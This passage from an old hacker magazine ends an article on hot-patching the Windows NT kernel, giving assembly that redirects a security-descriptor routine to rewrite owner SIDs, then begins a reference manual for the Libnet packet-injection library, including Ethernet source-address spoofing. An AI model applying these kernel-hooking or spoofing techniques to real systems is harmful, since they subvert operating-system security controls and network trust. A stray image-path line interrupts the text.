ntoskrnl!SeTokenImpersonationLevel+01A3 at 0008:8019F12F (SS:EBP 0010:F8CDFDE8)
ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8CDFD9C)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8CDFCCC)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8CDFC94)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8CDFC80)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP
0010:F8CDFC6C)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP
0010:F8CDFC4C)
```

I began by trying to patch this call. I decided to try and detect the Owner SID of BUILTIN\Administrators (1-5-20-220) and change it to BUILTIN\Users (1-5-20-221) on the fly. The following code is what I patched in:

First, I located a region of memory where I could dump some extra code. For testing, I chose the region at 08:8000F2B0. I found it to be initially all zeroed out, so I figured it safe for a while. Next, I assembled some instructions into this new area:

```
8000F2B0:       push ebx
                mov ebx, [eax + 08]
                cmp ebx, 20                     ; check the 20 in 1-5-20-XXX
                nop                             ; nop's are leftovers from
                                                ; debugging
                nop
                jnz 8000f2c2                    ; skip it if we aren't looking
                                                ; at a 20
                mov word ptr [eax+0c], 221      ; write over old RID w/ new RID
                                                ; of 221
                nop
8000f2c2:       pop ebx
                nop
                mov esi, [ebp + 0c]             ; the two instructions
                mov [esi], eax                  ; that I nuked to make the
                                                ; initial jump
                jmp 80184ae1
```

Now, notice the last two instructions prior to the jump back to NT. To make this call, I had to install a JMP instruction into the NT subroutine itself. Doing that nuked two actual instructions, as follows:

Original code:

```
80184ADC                mov     esi, [ebp+arg_4];<**===--- PATCHING A JUMP
                                                ;          HERE
80184ADF                mov     [esi], eax
80184AE1                mov     ax, [edx+2]     ; some sort of flags
                                                ; 01 00 >04< 80 5C
80184AE5                mov     edx, [ebp+arg_8]; argument 3, which is to be
```

```
                                                ; filled in with flags data
```

After patch:

```
80184ADC                JMP 8000F2B0            ; Note: this nuked two real
                                                ; instructions...

80184AE1                mov     ax, [edx+2]     ; some sort of flags
                                                ; 01 00 >04< 80 5C

80184AE5                mov     edx, [ebp+arg_8]; argument 3, which is to be
                                                ; filled in with flags data
```

So, to correct this, the code that I am jumping to runs the two missing instructions:

```
                mov esi, [ebp + 0c]             ; the two instructions
                mov [esi], eax                  ; that I nuked to make the
                                                ; initial jump
```

Alas, all is good. I tested this patch for quite some time without a problem. To verify that it was working, I checked the memory during the patch, and sure enough, it was turning SID 1-5-20-220 into SID 1-5-20-221. However, as with all projects, I was not out of the water yet. When getting the security properties for a file, the Owner still shows up as Administrators. This patch is clearly called during such a query, as I have set breakpoints. However, the displayed OWNER is still administrators, even though I am patching the SID in memory. Further investigation has revealed that this routine isn't called to check access to a file object, but is called for opening process tokens, creating processes, and creating threads. Perhaps someone could shed some more light on this? Nonetheless, the methods used in this patch can be re-purposed for almost any Kernel routine, so I hope it has been a useful journey.

Appendix A: Exported functions for the SRM:

```
SeAccessCheck
SeAppendPrivileges
SeAssignSecurity
SeAuditingFileEvents
SeAuditingFileOrGlobalEvents
SeCaptureSecurityDescriptor
SeCaptureSubjectContext
SeCloseObjectAuditAlarm
SeCreateAccessState
SeCreateClientSecurity
SeDeassignSecurity
SeDeleteAccessState
SeDeleteObjectAuditAlarm
SeExports
SeFreePrivileges
SeImpersonateClient
SeLockSubjectContext
SeMarkLogonSessionForTerminationNotification
SeOpenObjectAuditAlarm
SeOpenObjectForDeleteAuditAlarm
SePrivilegeCheck
SePrivilegeObjectAuditAlarm
SePublicDefaultDacl
SeQueryAuthenticationIdToken
SeQuerySecurityDescriptorInfo
SeRegisterLogonSessionTerminatedRoutine
SeReleaseSecurityDescriptor
SeReleaseSubjectContext
SeSetAccessStateGenericMapping
SeSetSecurityDescriptorInfo
```

```
SeSinglePrivilegeCheck
SeSystemDefaultDacl
SeTokenImpersonationLevel
SeTokenType
SeUnlockSubjectContext
SeUnregisterLogonSessionTerminatedRoutine
SeValidSecurityDescriptor

Here are the exported functions for the Object Manager:
ObAssignSecurity
ObCheckCreateObjectAccess
ObCheckObjectAccess
ObCreateObject
ObDereferenceObject
ObfDereferenceObject
ObFindHandleForObject
ObfReferenceObject
ObGetObjectPointerCount
ObGetObjectSecurity
ObInsertObject
ObMakeTemporaryObject
ObOpenObjectByName
ObOpenObjectByPointer
ObQueryNameString
ObQueryObjectAuditingByHandle
ObReferenceObjectByHandle
ObReferenceObjectByName
ObReferenceObjectByPointer
ObReleaseObjectSecurity
ObSetSecurityDescriptorInfo

Here are the exported functions for the IO Manager:
IoAcquireCancelSpinLock
IoAcquireVpbSpinLock
IoAdapterObjectType
IoAllocateAdapterChannel
IoAllocateController
IoAllocateErrorLogEntry
IoAllocateIrp
IoAllocateMdl
IoAssignResources
IoAttachDevice
IoAttachDeviceByPointer
IoAttachDeviceToDeviceStack
IoBuildAsynchronousFsdRequest
IoBuildDeviceIoControlRequest
IoBuildPartialMdl
IoBuildSynchronousFsdRequest
IoCallDriver
IoCancelIrp
IoCheckDesiredAccess
IoCheckEaBufferValidity
IoCheckFunctionAccess
IoCheckShareAccess
IoCompleteRequest
IoConnectInterrupt
IoCreateController
IoCreateDevice
IoCreateFile
IoCreateNotificationEvent
IoCreateStreamFileObject
IoCreateSymbolicLink
IoCreateSynchronizationEvent
IoCreateUnprotectedSymbolicLink
IoDeleteController
IoDeleteDevice
IoDeleteSymbolicLink
IoDetachDevice
```

IoDeviceHandlerObjectSize
IoDeviceHandlerObjectType
IoDeviceObjectType
IoDisconnectInterrupt
IoDriverObjectType
IoEnqueueIrp
IoFastQueryNetworkAttributes
IofCallDriver
IofCompleteRequest
IoFileObjectType
IoFreeController
IoFreeIrp
IoFreeMdl
IoGetAttachedDevice
IoGetBaseFileSystemDeviceObject
IoGetConfigurationInformation
IoGetCurrentProcess
IoGetDeviceObjectPointer
IoGetDeviceToVerify
IoGetFileObjectGenericMapping
IoGetInitialStack
IoGetRelatedDeviceObject
IoGetRequestorProcess
IoGetStackLimits
IoGetTopLevelIrp
IoInitializeIrp
IoInitializeTimer
IoIsOperationSynchronous
IoIsSystemThread
IoMakeAssociatedIrp
IoOpenDeviceInstanceKey
IoPageRead
IoQueryDeviceDescription
IoQueryDeviceEnumInfo
IoQueryFileInformation
IoQueryVolumeInformation
IoQueueThreadIrp
IoRaiseHardError
IoRaiseInformationalHardError
IoReadOperationCount
IoReadTransferCount
IoRegisterDriverReinitialization
IoRegisterFileSystem
IoRegisterFsRegistrationChange
IoRegisterShutdownNotification
IoReleaseCancelSpinLock
IoReleaseVpbSpinLock
IoRemoveShareAccess
IoReportHalResourceUsage
IoReportResourceUsage
IoSetDeviceToVerify
IoSetHardErrorOrVerifyDevice
IoSetInformation
IoSetShareAccess
IoSetThreadHardErrorMode
IoSetTopLevelIrp
IoStartNextPacket
IoStartNextPacketByKey
IoStartPacket
IoStartTimer
IoStatisticsLock
IoStopTimer
IoSynchronousPageWrite
IoThreadToProcess
IoUnregisterFileSystem
IoUnregisterFsRegistrationChange
IoUnregisterShutdownNotification
IoUpdateShareAccess

```
IoVerifyVolume
IoWriteErrorLogEntry
IoWriteOperationCount
IoWriteTransferCount

Here are the exported functions for the LSA:
LsaCallAuthenticationPackage
LsaDeregisterLogonProcess
LsaFreeReturnBuffer
LsaLogonUser
LsaLookupAuthenticationPackage
LsaRegisterLogonProcess

The only imports are from the HAL DLL:
HAL.ExAcquireFastMutex
HAL.ExReleaseFastMutex
HAL.ExTryToAcquireFastMutex
HAL.HalAllocateAdapterChannel
HAL.HalBeginSystemInterrupt
HAL.HalClearSoftwareInterrupt
HAL.HalDisableSystemInterrupt
HAL.HalDisplayString
HAL.HalEnableSystemInterrupt
HAL.HalEndSystemInterrupt
HAL.HalGetEnvironmentVariable
HAL.HalHandleNMI
HAL.HalProcessorIdle
HAL.HalQueryDisplayParameters
HAL.HalRequestSoftwareInterrupt
HAL.HalReturnToFirmware
HAL.HalSetEnvironmentVariable
HAL.HalSetRealTimeClock
HAL.HalStartProfileInterrupt
HAL.HalStopProfileInterrupt
HAL.HalSystemVectorDispatchEntry
HAL.KdPortPollByte
HAL.KdPortRestore
HAL.KdPortSave
HAL.KeGetCurrentIrql
HAL.KeLowerIrql
HAL.KeRaiseIrql
HAL.KeRaiseIrqlToDpcLevel
HAL.KeRaiseIrqlToSynchLevel
HAL.KfAcquireSpinLock
HAL.KfLowerIrql
HAL.KfRaiseIrql
HAL.KfReleaseSpinLock
HAL.READ_PORT_UCHAR
HAL.READ_PORT_ULONG
HAL.READ_PORT_USHORT
HAL.WRITE_PORT_UCHAR
HAL.WRITE_PORT_ULONG
HAL.WRITE_PORT_USHORT

----[  EOF
```

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 06 of 19]

------------------------[The Libnet Reference Manual v.01]

--------[route <route@infonexus.com>]

----[1] Impetus

If you are required to write C code (either by vocation or hobby) that at some point, must inject packets into a network, and the traditionally provided system APIs are insufficient, libnet is for you. Libnet provides a simple API to quickly build portable programs that write network packets.

Libnet was written for two main reasons. 1) To establish a simple interface by which network programmers could ignore the subtleties and nuances of low-level network programming (and therefore concentrate on writing their programs). 2) To mitigate the irritation many network programmers experienced due to the lack of standards.

To be honest, I can't believe someone didn't write something like libnet (also termed "libpwrite") a long time ago. It seemed like such an obvious gap that needed to be filled. I was sure the LBNL guys (Lawrence Berkeley National Laboratory -- they wrote libpcap[1]) would put something together. I mean, Libnet, simply put, is the packet injector analog to libpcap. They are brothers (or sisters).

To sum it up, this is a treatise on the art of manufacturing network packets in an efficient, consistent and portable manner using libnet.

Libnet in and of itself, has nothing to do with security. However, libnet is a wonderful utility for writing security-related applications, tools and modules. Many recent exploits have been rapidly developed using libnet as have many security related tools. Take a look at the libnet projects URL section below for some examples.

----[2] Overview

Libnet is a simple C library. It is designed to be small, efficient and easy to use. Libnet's main goal is portable packet creation and injection. At the time this manual was written, Libnet was in version 0.99f and had 15 different packet assemblers and two types of packet injection, IP-layer and link-layer (more on those below).

By itself, libnet is moderately useful. It can build and inject packets to the network. Libnet, however, has no provisions for packet capture. For this, one must look to libpcap. Together, libnet and libpcap are powerful tools available to the network programmer.

Libnet consists of about:
- 7300 lines of code
- 32 source files
- 5 include files
- ~54 functions
- ~43 user-accessable / implemented functions

----[3] Design Decisions (past, present and future)

Libnet is very much an ongoing learning/research project. When I started it over a year and a half ago, I had no idea it would grow as it did incorporating as much functionality as it does. Libnet's design has changed not so much in stages, but rather in evolutions. Many of these evolutionary changes I took from other successful libraries out there. Some of the changes are hard to pass and are still in progress, while some were just simple

internal changes. Then there were some modifications to the library that unfortunately changed the interface and obsoleted older versions. In this section I hope enlighten the reader as to some of the design decisions that go into libnet; where it was, where it is, and where it's going.

Modularity (interfaces and implementations)

Big programs are made up of many modules [3]. These modules provide the user with functions and data structures that are to be used in a program. A module comes in two parts: its interface and its implementation. The interface specifies what a module does, while the implementation specifies how the module does it. The interface declares all of the data types, function prototypes, global information, macros, or whatever is required by the module. The implementation adheres to the specifications set forth by the interface. This is how libnet was and is designed. Each implementation, you'll find, has a corresponding interface.

There is a third piece of this puzzle: the client. The client is the piece of code that imports and employs the interface, without having to even see the implementation. Your code is the client.

For more information on interfaces and implementations in C, I urge the reader to check out [3]. It's an excellent book that changed the way I wrote code.

Nomenclature

Initially, the naming of files, functions and other tidbits didn't seem to be that important. They took on whatever names seemed appropriate at the time. In a stand-alone program, this is bad style. In a library, it's bad style AND potentially error-prone. Library code is intended to be used on different platforms and potentially with other libraries. If one of these other libraries (or potentially the user's code) contains an object with the same name, problems result. Therefore, naming has become an important issue to me. A strict naming convention helps in two major areas:

- for filenames it keeps them ordered in a directory making for easy perusal
- for function names, macros, and symbols it cuts down on redefinition problems and makes the interface much easier to learn

Error Handling and Reporting

Error handling and reporting is an essential part of any programming paradigm. Delicate handling of and recovery from error conditions is an absolute necessity, especially in a third party library. I believe Libnet now has decent error handling (see below for a dissertation on assertions). It can recover from most bad situations more or less gracefully. It checks for illegal conditions under most circumstances. Reporting, however, is a different story and is still progressing. Libnet needs to have a standard error reporting convention in place. As it stands now, some functions use errno (since they are basically system call wrappers), while some accept an additional buffer argument to hold potentional error messages, and still others as yet have no provision for verbose error reporting. This needs to change and possibly might be accomplished using variable argument lists.

Assertions and Exit Points

assert(3) is a macro that accepts a single argument which it treats as an expression, evaluating it for truth. If the expression is evaluated to be false, the assert macro prints an error message and aborts (terminates) the program. Assertions are useful in the developmental stages of programs when verbose error handling is not in place or when a grievous error condition that normally should not happen occurs. Initially libnet was riddled with assertions. Libnet mainly employed assertions to catch NULL pointer

dereferences before they occurred (many libnet functions accept pointer arguments expecting them to actually point somewhere). This seemed reasonable at the time because this is obviously a grievous error -- if you're passing a NULL pointer when you shouldn't, your program is probably going to crash. However, assertions also riddled the library with numerous potential unpredictable exit points. Exit points inside a supplementary library such as libnet are bad style, let alone unpredictable exit points. Library code should not cause or allow a program to exit. If a grievous error condition is detected, the library should return error codes to the main, and let it decide what to do. Code should be able to handle grievous errors well enough to be able to exit gracefully from the top level (if possible). In any event, the assertions were removed in version 0.99f in favor of error indicative return values. This preserves compatibility, while removing the exit points.

IPv4 vs IPv6

Libnet currently only supports IPv4. Support for IPv6 is definitely planned, however. The main consideration is nomenclature. Had I been mister-cool-smart guy in the beggining, I would have anticipated this and added IP version information to the function names and macros e.g.: ipv4_build_ip, IPV4_H. However at this point, I refuse to force users to adopt to yet another interface, so the IPv6 functions and macros will contain IPv6 in the name (much like the POSIX 1.g sockets interface [2]).

The Configure Script

Early on in the development of libnet, it became clear that there was much OS and architecture dependent code that had to conditionally included and compiled. The autoconf configuration stuff (circa version 0.7) worked great to determine what needed to be included and excluded in order to build the library, but did nothing for post-install support. Many of these CPP macros were needed to conditionally include header information for user-based code. This was initially handled by relying on the user to define the proper macros, but this quickly proved inefficient.

Libnet now employs a simple configure script. This script is created during autoconf configuration and is installed when the library is installed. It handles all of the OS and architecture dependencies automatically - however, it is now mandatory to use it. You will not be able to compile libnet-based code without. See the next section for details on how to invoke the script.

----[4] A Means to an Ends

This section covers operational issues including how to employ the library in a useful manner as well noting some of its quirks.

The Order of Operations

In order to build and inject an arbitrary network packet, there is a standard order of operations to be followed. There are five easy steps to packet injection happiness:

1) Network initialization
2) Memory initialization
3) Packet construction
4) Packet checksums
5) Packet injection

Each one of these is an important topic and is covered below.

Memory allocation and initialization

The first step in using libnet is to allocate memory for a packet. The

conventional way to do this is via a call to libnet_init_packet(). You just need to make sure you specify enough memory for whatever packet you're going to build. This will also require some forthought as to which injection method you're going to use (see below for more information). If you're going to build a simple TCP packet (sans options) with a 30 byte payload using the IP-layer interface, you'll need 70 bytes (IP header + TCP header + payload). If you're going to build the same packet using the link-layer interface, you'll need 84 bytes (ethernet header + IP header + TCP header + payload). To be safe you can simply allocate IP_MAXPACKET bytes (65535) and not worry about overwriting buffer boundries. When finished with the memory, it should be released with a call to libnet_destroy_packet() (this can either be in a garbage collection function or at the end of the program).

Another method of memory allocation is via the arena interface. Arenas are basically memory pools that allocate large chunks of memory in one call, divy out chunks as needed, then deallocate the whole pool when done. The libnet arena interface is useful when you want to preload different kinds of packets that you're potentially going to be writing in rapid succession. It is initialized with a call to libnet_init_packet_arena() and chunks are retrieved with libnet_next_packet_from_arena(). When finished with the memory it should be released with a call to libnet_destroy_packet_arena() (this can either be in a garbage collection function or at the end of the program).

An important note regarding memory management and packet construction: If you do not allocate enough memory for the type of packet you're building, your program will probably segfault on you. Libnet can detect when you haven't passed *any* memory, but not when you haven't passed enough. Take heed.


Network initialization

The next step is to bring up the network injection interface. With the IP-layer interface, this is with a call to libnet_open_raw_sock() with the appropriate protocol (usually IPPROTO_RAW). This call will return a raw socket with IP_HDRINCL set on the socket telling the kernel you're going to build the IP header.

The link-layer interface is brought up with a call to libnet_open_link_interface() with the proper device argument. This will return a pointer to a ready to go link interface structure.

Packet construction

Packets are constructed modularly. For each protocol layer, there should be a corresponding call to a libnet_build function. Depending on your end goal, different things may happen here. For the above IP-layer example, calls to libnet_build_ip() and libnet_build_tcp() will be made. For the link-layer example, an additional call to libnet_build_ethernet() will be made. The ordering of the packet constructor function calls is not important, it is only important that the correct memory locations be passed to these functions. The functions need to build the packet headers inside the buffer as they would appear on the wire and be demultiplexed by the recipient. For example:



libnet_build_ethernet() would be passed the whole buffer (as it needs to build an ethernet header at the front of the packet). libnet_build_ip() would get the buffer 14 bytes (ETH_H) beyond this to construct the IP header in the correct location, while libnet_build_tcp() would get the buffer 20 bytes beyond this (or 34 bytes beyond the beginning (ETH_H + IP_H)). This is easily apparent in the example code.

Packet checksums

The next-to-last step is computing the packet checksums (assuming the packet is an IP packet of some sort). For the IP-layer interface, we need only compute a transport layer checksum (assuming our packet has a transport layer protocol) as the kernel will handle our IP checksum. For the link-layer interface, the IP checksum must be explicitly computed. Checksums are calculated via libnet_do_checksum(), which will be expecting the buffer passed to point to the IP header of the packet.

Packet injection

The last step is to write the packet to the network. Using the IP-layer interface this is accomplished with libnet_write_ip(), and with the link-layer interface it is accomplished with libnet_write_link_layer(). The functions return the number of bytes written (which should jive with the size of your packet) or a -1 on error.

Using the Configure Script

There has been some confusion on how to correctly implement the libnet-configure shell script. Since 0.99e, it has become mandatory to use this script. The library will not compile code without it. This is to avoid potential problems when user code is compiled with improper or missing CPP macros. The script also has provisions for specifiing libraries and cflags. The library switch is useful on architectures that require additional libraries to compile network code (such as Solaris). The script is very simple to use. The following examples should dispell any confusion:

At the command line you can run the script to see what defines are used for that system:

```
shattered:~> libnet-config --defines
-D_BSD_SOURCE -D__BSD_SOURCE -D__FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN

shattered:~> gcc -Wall `libnet-config --defines` foo.c -o foo
             `libnet-config --libs`
```

In a Makefile:

```
DEFINES =   `libnet-config --defines`
```

In a Makefile.in (also employing autoheader):

```
DEFINES =   `libnet-config --defines` @DEFS@
```

IP-layer vs. Link-layer

People often wonder when to use the link-layer interface in place of the IP-layer interface. It's mainly trading of power and complexity for ease of use. The link-layer interface is slightly more complex and requires more coding. It's also more powerful and is a lot more portable (if you want to build ARP/RARP/ethernet frames it's the only way to go). It is basically a matter of what you need to get done.

One major issue with the link-layer interface is that in order to send packets to arbirtrary remote Internet hosts, it needs to know the MAC address of the first hop router. This is accomplished via ARP packets, but if proxy ARP isn't being done, you run into all kinds of problems determining whose MAC address to request. Code to portably alleviate this problem is being developed.

Spoofing Ethernet Addresses

Certain operating systems (specifically ones that use the Berkeley Packet Filter for link-layer access) do not allow for arbitrary specification of source ethernet addresses. This is not so much a bug as it is an oversight in the protocol. The way around this is to patch the kernel. There are two ways to patch a kernel, either statically, with kernel diffs (which requires the individual to have the kernel sources, and know how to rebuild and install a new kernel) or dynamically, with loadable kernel modules (lkms). Since it's a bit overzealous to assume people will want to patch their kernel for a library, included with the libnet distribution is lkm code to seamlessly bypass the bpf restriction.

In order to spoof ethernet packets on bpf-based systems (currently supported are FreeBSD and OpenBSD) do the following: cd to the proper support/bpf-lkm/ directory, build the module, and modload it.

The module works as per the following description:

The 4.4BSD machine-independent ethernet driver does not allow upper layers to forge the ethernet source address; all ethernet outputs cause the output routine to build a new ethernet header, and the process that does this explicitly copies the MAC address registered to the interface into this header.

This is odd, because the bpf writing convention asserts that writes to bpf must include a link-layer header; it's intuitive to assume that this header is, along with the rest of the packet data, written to the wire.

This is not the case. The link-layer header is used solely by the bpf code in order to build a sockaddr structure that is passed to the generic ethernet output routine; the header is then effectively stripped off the packet. The ethernet output routine consults this sockaddr to obtain the ethernet type and destination address, but not the source address.

The Libnet lkm simply replaces the standard ethernet output routine with a slightly modified one. This modified version retrieves the source ethernet address from the sockaddr and uses it as the source address for the header written the wire. This allows bpf to be used to seamlessly forge ethernet packets in their entirety, which has applications in address management.

The modload glue provided traverses the global list of system interfaces, and replaces any pointer to the original ethernet output routine with the new one we've provided. The unload glue undoes this. The effect of loading this module will be that all ethernet interfaces on the system will support source address forging.

Thomas H. Ptacek wrote the first version of this lkm in 1997.

Raw Sockets Limitations

Raw sockets are horribly non-standard across different platforms.

- Under some x86 BSD implementations the IP header length and fragmentation bits need to be in host byte order, and under others, network byte order.

- Solaris does not allow you to set many IP header related bits including the length, fragmentation flags, or IP options.

- Linux, on the other hand, seems to allow the setting of any bits to any value (the exception being the IP header checksum, which is always done by the kernel -- regardless of OS type).

Because of these quirks, unless your code isn't designed to be multi-platform, you should use libnet's link-layer interface instead.

----[5] Internals

Libnet can be broken down into 4 basic sections: memory management, address resolution, packet handling, and support. In this section we cover every user-accessible function libnet has to offer.

Proceeding each function prototype is a small reference chart listing the return values of the function, whether or not the function is reentrant (a function is considered reentrant if it may be called repeatedly, or may be called before previous invocations have completed, and each invocation is independent of all other invocations) and a brief description of the function's arguments.

If you're wondering, yes, this is basically a verbose manpage, however, much of it is new and additional verbiage, supplemental to the existing manual page.

Memory Management Functions

```
int libnet_init_packet(u_short, u_char **);

    RV on success:  1
    RV on failure:  -1
    Re-entrant:     yes
    Arguments:      1 - desired packet size
                    2 - pointer to a character pointer to contain packet memory
```

libnet_init_packet() creates memory for a packet. Well, it doesn't so much create memory as it requests it from the OS. It does, however, make certain the memory is zero-filled. The function accepts two arguments, the packet size and the address of the pointer to the packet. The packet size parameter may be 0, in which case the library will attempt to guess a packet size for you. The pointer to a pointer is necessary as we are allocating memory locally. If we simply pass in a pointer (even though we are passing in an address, we are referencing the value as a pointer -- so in essence we would be passing by value) the memory will be lost. If we pass by address, we will retain the requested heap memory.

This function is a good example of interface hiding. This function is essentially a malloc() wrapper. By using this function the details of what's really happening are abstracted so that you, the programmer, can worry about your task at hand.

```
void libnet_destroy_packet(u_char **);

    RV on success:  NA
    RV on failure:  NA
    Reentrant:      yes
    Arguments:      1 - pointer to a character pointer to containing packet
                        memory
```

libnet_destroy_packet() is the free() analog to libnet_init_packet. It destroys the packet referenced by 'buf'. In reality, it is of course a simple free() wrapper. It frees the heap memory and points `buf` to NULL to dispel the dangling pointer. The function does make the assertion that `buf` is not NULL. A pointer to a pointer is passed to maintain interface consistency.

```
int libnet_init_packet_arena(struct libnet_arena **, u_short, u_short);

    RV on success:  1
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - pointer to an arena pointer (preallocated arena)
                    2 - number of packets
                    3 - packet size
```

libnet_init_packet_arena() allocates and initializes a memory pool. If you plan on building and sending several different packets, this is a good choice. It allocates a pool of memory from which you can grab chunks to build packets (see next_packet_from_arena()). It takes the address to an arena structure pointer, and hints on the possible packet size and number of packets. The last two arguments are used to compute the size of the memory pool. As before, they can be set to 0 and the library will attempt to choose a decent value. The function returns -1 if the malloc fails or 1 if everything goes ok.

```
u_char *libnet_next_packet_from_arena(struct libnet_arena **, u_short);
```

```
RV on success:  pointer to the requested packet memory
RV on failure:  NULL
Reentrant:      yes
Arguments:      1 - pointer to an arena pointer
                2 - requested packet size
```

libnet_next_packet_from_arena() returns a chunk of memory from the specified arena of the requested size and decrements the available byte counter. If the requested memory is not available from the arena, the function returns NULL. Note that there is nothing preventing a poorly coded application from using more memory than requested and causing all kinds of problems. Take heed.

```
void libnet_destroy_packet_arena(struct libnet_arena **);
```

```
RV on success:  NA
RV on failure:  NA
Reentrant:      yes
Arguments:      1 - pointer to an arena pointer
```

libnet_destroy_packet_arena() frees the memory associated with the specified arena.

Address Resolution Functions

```
u_char *libnet_host_lookup(u_long, u_short);
```

```
RV on success:  human readable IP address
RV on failure:  NULL
Reentrant:      no
Arguments:      1 - network-byte ordered IP address
                2 - flag to specify whether or not to look up canonical
                    hostnames (symbolic constant)
```

libnet_host_lookup() converts the supplied network-ordered (big-endian) IP address into its human-readable counterpart. If the usename flag is LIBNET_RESOLVE, the function will attempt to resolve the IP address (possibly incurring DNS traffic) and return a canonical hostname, otherwise if it is LIBNET_DONT_RESOLVE (or if the lookup fails), the function returns a dotted-decimal ASCII string. This function is hopelessly non reentrant as it uses static data.

```
void libnet_host_lookup_r(u_long, u_short, u_char *);
```

```
RV on success:  NA
RV on failure:  NA
Reentrant:      maybe
Arguments:      1 - network-byte ordered IP address
                2 - flag to specify whether or not to look up canonical
                    hostnames (symbolic constant)
```

libnet_host_lookup_r() is the planned reentrant version of the above function. As soon as reentrant network resolver libraries become available, this function will likewise be reentrant. An additional argument of a buffer to store the converted (or resolved) IP address is supplied by the user.

```
u_long libnet_name_resolve(u_char *, u_short);
```

```
    RV on success:  network-byte ordered IP address
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - human readable hostname
                    2 - flag to specify whether or not to look up canonical
                        hostnames (symbolic constant)
```

libnet_name_resolve() takes a NULL terminated ASCII string representation of an IP address (dots and decimals or, if the usename flag is LIBNET_RESOLVE, canonical hostname) and converts it into a network-ordered (big-endian) unsigned long value.

```
u_long libnet_get_ipaddr(struct link_int *, const u_char *, const u_char *);
```

```
    RV on success:  requested IP address
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - pointer to a link interface structure
                    2 - pointer to the device to query
                    3 - pointer to a buf to contain a possible error message
```

libnet_get_ipaddr() returns the IP address of a specified network device. The function takes a pointer to a link layer interface structure, a pointer to the network device name, and an empty buffer to be used in case of error. Upon success the function returns the IP address of the specified interface in network-byte order or 0 upon error (and errbuf will contain a reason).

```
struct ether_addr *libnet_get_hwaddr(struct link_int *, const u_char *,
    const u_char *);
```

```
    RV on success:  requested ethernet address (inside of struct ether_addr)
    RV on failure:  NULL
    Reentrant:      depends on architecture
    Arguments:      1 - pointer to a link interface structure
                    2 - pointer to the device to query
                    3 - pointer to a buf to contain a possible error message
```

libnet_get_hwaddr() returns the hardware address of a specified network device. At the time of this writing, only ethernet is supported. The function takes a pointer to a link layer interface structure, a pointer to the network device name, and an empty buffer to be used in case of error. The function returns the MAC address of the specified interface upon success or 0 upon error (and errbuf will contain a reason).

Packet Handling Functions

```
int libnet_open_raw_sock(int);
```

```
    RV on success:  opened socket file descriptor
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - protocol number of the desired socket-type (symbolic
                        constant)
```

libnet_open_raw_sock() opens a raw IP socket of the specified protocol type (supported types vary from system to system, but usually you'll want to open an IPPROTO_RAW socket). The function also sets the IP_HDRINCL socket option. Returned is the socket file descriptor or -1 on error. The function can fail if either of the underlying calls to socket or setsockopt fail. Checking errno will reveal the reason for the error.

```
int libnet_close_raw_sock(int);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - socket file descriptor to be closed
```

libnet_close_raw_sock() will close the referenced raw socket.

```
int libnet_select_device(struct sockaddr_in *, u_char **, u_char *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      no
Arguments:      1 - preallocated sockaddr_in structure pointer
                2 - pointer to a char pointer containing the device
                3 - pointer to a buf to contain a possible error message
```

libnet_select_device() will run through the list of interfaces and select one for use (ignoring the loopback device). If the device argument points to NULL (don't pass in a NULL pointer, the function expects a pointer to a pointer, and C can't derefrence a NULL pointer) it will try to fill it in with the first non-loopback device it finds, otherwise, it will try to open the specified device. If successful, 1 is returned (and if device was NULL, it will now contain the device name which can be used in libnet_*link*() type calls). The function can fail for a variety of reasons, including socket system call failures, ioctl failures, if no interfaces are found, etc.. If such an error occurs, -1 is returned and errbuf will contain a reason.

```
struct link_int *libnet_open_link_interface(char *, char *);
```

```
RV on success:  filled in link-layer interface structure
RV on failure:  NULL
Reentrant:      yes
Arguments:      1 - pointer to a char containing the device to open
                2 - pointer to a buf to contain a possible error message
```

libnet_open_link_interface() opens a low-level packet interface. This is required in order to be able inject link layer frames. Supplied is a u_char pointer to the interface device name and a u_char pointer to an error buffer. Returned is a filled-in link_int structure or NULL on error (with the error buffer containing the reason). The function can fail for a variety of reasons due to the fact that it is architecture specific.

```
int libnet_close_link_interface(struct link_int *);
```

```
RV on success:  1
RV on failure:  -1
Reentrant:      yes
Arguments:      1 - pointer to a link interface structure to be closed
```

libnet_close_link_interface() closes an opened low-level packet interface.

```
int libnet_write_ip(int, u_char *, int);

    RV on success:  number of bytes written
    RV on failure:  -1
    Reentrant:      Yes
    Arguments:      1 - socket file descriptor
                    2 - pointer to the packet buffer containing an IP datagram
                    3 - total packet size

    libnet_write_ip() writes an IP packet to the network.  The first argument
    is the socket created with a previous call to libnet_open_raw_sock, the
    second is a pointer to a buffer containing a complete IP datagram, and
    the third argument is the total packet size.  The function returns the
    number of bytes written upon success or -1 on error (with errno containing
    the reason).


int libnet_write_link_layer(struct link_int *, const u_char *, u_char *, int);

    RV on success:  number of bytes written
    RV on failure:  -1
    Reentrant:      yes
    Arguments:      1 - pointer to an opened link interface structure
                    2 - pointer to the network device
                    3 - pointer to the packet buffer
                    4 - total packet size

    libnet_write_link_layer() writes a link-layer frame to the network. The
    first argument is a pointer to a filled-in libnet_link_int structure,
    the next is a pointer to the network device, the third is the raw packet
